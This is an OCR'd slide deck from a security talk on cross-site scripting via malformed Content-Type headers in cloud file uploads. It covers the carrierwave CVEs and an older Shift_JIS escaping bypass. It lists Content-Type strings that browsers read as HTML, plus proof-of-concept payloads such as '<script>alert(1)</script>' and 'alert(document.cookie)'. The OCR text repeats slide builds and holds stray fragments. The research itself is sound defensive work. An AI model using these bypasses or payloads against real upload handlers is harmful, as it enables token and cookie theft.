XSS using dirty Content-Type in cloud era

2024/3/30

azara(@a_zara_n)/ei(@ei01241)
Flatt Security inc.

Flatt SECURITY

0. Introduction

あなたは奇怪なContent-Typeを理解できますか?

Can you understand the curious Content-Type?

How is it interpreted by the browser?

image/png

How is it interpreted by the browser?

image/png

↓

PNG file

How is it interpreted by the browser?

text/html

How is it interpreted by the browser?

text/html

↓

HTML file

How is it interpreted by the browser?

text/html; image/png

How is it interpreted by the browser?

text/html; image/png

↓

?

How is it interpreted by the browser?

text/html; image/png

↓

HTML file

How is it interpreted by the browser?

text/html; image/png

Switch

How is it interpreted by the browser?

image/png; text/html

↓

PNG file

text/html(a

image/png; x=a,text/html

text/html(a

image/png; x=a,text/html

x/y,x/y,x/y,x/y,x/y,x/y,x/y,text/html

text/html(a

image/png; x=a,text/html

x/y,x/y,x/y,x/y,x/y,x/y,x/y,text/html

image text/html

text/html(a

image/png; x=a,text/html

x/y,x/y,x/y,x/y,x/y,x/y,x/y,text/html

image text/html

text/html(a

image(text\html/png

image/png; x=a,text/html

x/y,x/y,x/y,x/y,x/y,x/y,x/y,text/html

image text/html

text/html(a

image(text\html/png

....?

image/png; x=a,**text/html**

x/y,x/y,x/y,x/y,x/y,x/y,x/y,**text/html**

image **text/html**

text/html(a

image(**text\html**/png

HTML file?


image/png; x=a,**text/html**

x/y,x/y,x/y,x/y,x/y,x/y,x/y,**text/html**

image **text/html**

text/html(a

image(**text\html**/png




image/png; x=a,**text/html**

x/y,x/y,x/y,x/y,x/y,x/y,x/y,**text/html**

image **text/html**

text/html(a

image(**text\html**/png



Topics

Flatt SECURITY

- Research surrounding Content-Type and XSS
- New attack vectors emerge with the advent of the cloud.
- Specification of Content-Type and Validation Bypass Tech
- Example of "carrierwave" Ruby library
    - CVE-2023-49090 and CVE-2024-29034
- Security measures in implementation
- Side Story …?

Let's talk about the real and immediate threats we face
after BSides Tokyo. (over drinks at the after party)

本題に入る前に自己紹介を
Self Introduction

Self-introduction

Norihide Saito / azara

@a_zara_n

2020年に株式会社Flatt Securityに入社し、Webアプリケーションやパブリッククラウドを対象としたプロフェッショナルサービス業務に従事。

ISOG-J WG1などの外部団体での活動や、JSAC(2024)、AWS DevDay(2023)、Security-JAWS DAYS(2023)での登壇・ワークショップ開催などを通し、パブリッククラウドとWebアプリケーションにおけるセキュリティに関する啓蒙などの活動を行う。

Eiji Mori / ei

@ei01241

鹿児島大学大学院修了後、2021年4月に株式会社Flatt Securityに入社。セキュリティエンジニアとして、主にWebアプリケーション診断とスマートフォンアプリケーション診断を担当している。

過去にセキュリティキャンプ関連イベントに関わっていたため、ハードウェアからソフトウェアまで幅広く興味がある。趣味は脆弱性調査と筋トレ。

A little background on how we came to begin this Research

Flatt SECURITY

- Many XSSs are now seen taking advantage of the characteristics of Object Storage and peripheral implementations.
- Incredible Content-Type Movement Identified in CVE-2023-49090 and Other Vulnerabilities
- Increased threats due to the increase in XSS attack vectors and the resulting ease of XSS
  - Possibility to obtain Tokens such as Access Token and Id Token from the browser
  - Become an attack gadget for services that issue Credentials, such as Amazon Cognito Identity Pool

1.


Content-Typeやその周辺を取り巻く研究とXSSについて
Research surrounding Content-Type and XSS

XSS originating from browser behavior and character encoding

Flatt SECURITY

Content-Type無視によるXSS (IE)

- IEに昔からある悪癖
  - Content-Type以外も含めファイルタイプを決定
- HTMLではないものがHTMLに昇格してXSSを引き起こす
  - 例えばtext/plain



Developers Summit 2012 NetAgent http://www.netagent.co.jp/

https://www.docswell.com/s/hasegawa/5LVVGZ-2022-03-14-211022#p18

趣味と実益の脆弱性発見 Mr. Yosuke Hasegawa

U+00A5によるXSSが発生する原理と条件

コードポイント	00A5	0027	0029	003B	0061	006C	0065	0072	0074	0028
文字	¥	'	)	;	a	l	e	r	t	(

元の文字列(Unicode)

コードポイント	00A5	005C	0027	0029	003B	0061	006C	0065	0072	0074	0028
文字	¥	¥	'	)	;	a	l	e	r	t	(

エスケープ後の文字列(Unicode)

文字コード	5C	5C	27	29	3B	61	6C	65	72	74	28
文字	¥	¥	'	)	;	a	l	e	r	t	(

Shift_JISに変換

```
onload="foo('¥¥');alert(document.cookie)//'"
```

- 脆弱性が発生する条件
  - PHP5.3.3(以降)を利用している
    - それより前のバージョンでは、U+00A5は全角の「¥」に変換されていた
  - 以下の文字エンコーディング
    - 入力:自動、あるいはなんらかの経路でU+00A5の文字が入る
    - 内部：UTF-8
    - 出力：**cp932**　あるいは cp51932

HASH Consulting


19

https://www.docswell.com/s/ockeghem/ZX6P75-owasp20134021

文字コードの脆弱性はこの3年間でどの程度対策されたか？ Mr. Hiroshi Tokumaru


XSS originating from browser behavior and character encoding

Flatt SECURITY



https://www.docswell.com/s/hasegawa/5LVVGZ-2022-03-14-211022#p18

趣味と実益の脆弱性発見 Mr. Yosuke Hasegawa




https://www.docswell.com/s/hasegawa/5LVVGZ-2022-03-14-211022#p18

文字コードの脆弱性はこの3年間でどの程度対策されたか？ Mr. Hiroshi Tokumaru

With the advent of X-XSS-Protection and awareness of the relevant methods
Fixes and countermeasures will be implemented.

XSS pathway due to input values

Flatt SECURITY



Conventional attack paths


1.User input exists and is output

2.Stored via one of the servers

3.Rendered by a terminal such as a browser

XSS pathway due to input values

Flatt SECURITY




HTTP Request

```
GET /?message={input string} HTTP/1.1
Host: example.com
```

XSS pathway due to input values

Flatt SECURITY




Data Store

```
HTTP Response

HTTP/1.1 200 OK
Content-Type: text/html

<p>{output point}</p>
```

XSS pathway due to input values

Flatt SECURITY




HTTP Request

```
GET /?message=Hello%20World HTTP/1.1
Host: example.com
```

XSS pathway due to input values


Flatt SECURITY




```
HTTP Response

HTTP/1.1 200 OK
Content-Type: text/html

<p>Hello world</p>
```

XSS pathway due to input values

Flatt SECURITY




HTTP Request

```
GET /?message=<script>alert(1)</script> HTTP/1.1
Host: example.com
```

XSS pathway due to input values

Flatt SECURITY



Data Store


```
HTTP Response

HTTP/1.1 200 OK
Content-Type: text/html

<p><script>alert(1)</script></p>
```

XSS pathway due to input values

Flatt SECURITY

XSS pathway due to input values

Flatt SECURITY




tore

Sanitization and escaping also increase the output.

```
Content-Type: text/html

<p><script>alert(1)</script></p>
```

XSS pathway caused by file uploads


Flatt SECURITY




```
POST / HTTP/1.1
Host: example.com
Content-Type: multipart/form-data; boundary=——hoge

——hoge
Content-Disposition: form-data; name="photo"; filename="image.png" Content-Type: image/png

 PNG
aaaaa
```

XSS pathway caused by file uploads

Flatt SECURITY




```
POST / HTTP/1.1
Host: example.com
Content-Type: multipart/form-data; boundary=——hoge

——hoge
Content-Disposition: form-data; name="photo"; filename="image.png" Content-Type: image/png

 PNG
aaaaa
```

XSS pathway caused by file uploads

Flatt SECURITY



```
POST / HTTP/1.1
Host: example.com
Content-Type: multipart/form-data; boundary=——hoge

——hoge
Content-Disposition: form-data; name="photo"; filename="image.png" Content-Type: image/png

 PNG
aaaaa
```

XSS pathway caused by file uploads

Flatt SECURITY

XSS pathway caused by file uploads

Flatt SECURITY



